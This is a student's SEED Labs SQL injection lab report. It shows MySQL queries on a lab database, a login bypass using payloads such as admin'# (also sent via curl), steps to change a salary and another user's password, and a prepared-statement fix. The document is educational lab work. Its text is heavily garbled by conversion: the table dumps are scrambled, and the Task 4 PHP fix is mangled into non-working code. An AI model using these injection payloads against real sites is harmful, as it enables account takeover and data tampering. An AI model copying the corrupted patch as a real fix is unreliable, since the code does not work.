Jared Ren SQL Injection Lab 4/5/20

#### Task 1)

```
[04/05/20]seed@VM:~$ mysql -u root -pseedubuntu mysql: [Warning] Using a password on the command line interface can be insecure. Welcome to the MySQL monitor. Commands end with; or \g. Your MySQL connection id is 4
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

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Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names You can turn off this feature to get a quicker startup with -A
```

## Going into Mysql

### Using Users and showing tables

+	+					Email	NickName	Password
an   30000 my   40000 d   50000	30000 50000 90000 110000	1/11 11/3	10211002   10213352   98993524   32193525   3211111					fdbe918bdae83000aa54747fc95fe0470fff4976 b78ed97677c161c1c82c142906674ad15242b2d4 a3c50276cb120637ca669eb38fb9928b017e9ef 995b8b8c183f349b3cab0ae7fccd39133508d2af 99343bff28a7bb51cb6f22cb20ab18701a2c2f58 a3bdf35a1df4ea895905f6f6618e83951a6effc0
t	oy   20000 an   30000 ny   40000	by   20000   30000 an   30000   50000 ny   40000   90000 d   50000   110000	oy   20000   30000   4/20 an   30000   50000   4/10 ny   40000   90000   1/11 d   50000   110000   11/3	oy   20000   30000   4/20   10213352 an   30000   50000   4/10   98993525 ny 40000   90000   1/11   32193525 d   50000   110000   11/3   32111111	py   20000   30000   4/20   10213352   an   30000   50000   4/10   98993524   ny   40000   90000   1/11   32193525   d   50000   110000   11/3   32111111	DY 20000 30000 4/20 10213352	DY 20000 30000 4/20 10213352	DY   20000   30000   4/20   10213352


Command I used to show the contents including Alice's information

# Task 2)

2.1)

Employee Profile Login							
USERNAME	admin'#						
PASSWORD •••							
	Login						
	Copyright © SEED LABs						

Information in the form before entering



The resulting screen

04/06/20]seed@VM:~\$ curl 'www.seedlabsqlinjection.com/unsafe home.php?username=admin%27%23&Password=xyz

### Command I entered

<a class='nav-link' href='unsafe\_ho
me.php'>Home <span class='sr-only'>(current)</span></a>
li class='nav-litem'><a class='nav-link' href='unsafe\_edit\_frontend.php'>Edit Pro
file</a>
file</a></l

Information I got from it

## 2.3)

We need another field for this attack to work. We only have two fields in the form.

Task 3.

# **Alice Profile**

Value
10000
20000
9/20
10211002

Logged in as Alice



nysql> SELECT * from credential WHERE Name='Alice';									
ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address		
1	Alice	10000	100000	9/20	10211002		address		
		<del>-</del>		+					

Query and result showing the changed salary

# 3.2)



Updated Boby's salary

## 3.3)

SQL statement that would change Boby's password to test UPDATE credential SET password=test WHERE ID=2;

### ATTACK STEPS.

- 1. At login page enter Boby' # for the name. Forget about the password.
- 2. Go to edit Boby's profile.
- 3. Fill out all the other forms with info but write test in the password field.
- 4. logout

# Task 4.

```
$_$\strict{\text{pwd}'} = \text{saned_pwd;}
$\sql = "UPDATE credential SET nickname=?,email=?,address=?,Password=?,PhoneNumber=? where ID=\text{sid};";

if(\text{stmt} = \text{sconn->prepare}(\text{sql}))\{
    \text{stmt} - \text{sconn->prepare}(\text{sql})\{
    \text{stmt} - \text{scoute}();
    \text{stmt} - \text{scoute}();

    \text{stmt} - \text{scoute}();

$\text{stmt} - \text{sinput_address}, \text{shashed_pwd}, \text{sinput_phonenumber});

$\text{stmt} - \text{close}();

}else{

// if passowrd field is empty.

$\text{sql} = \text{sconn->prepare}("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=\text{sid};");

$\text{sql} - \text{scoute}();

$\text{sql} - \text{scoute}();

$\text{sql} - \text{scoute}();

$\text{sql} - \text{scoute}();

}
```

Section of unsafe\_edit\_backend.php I edited.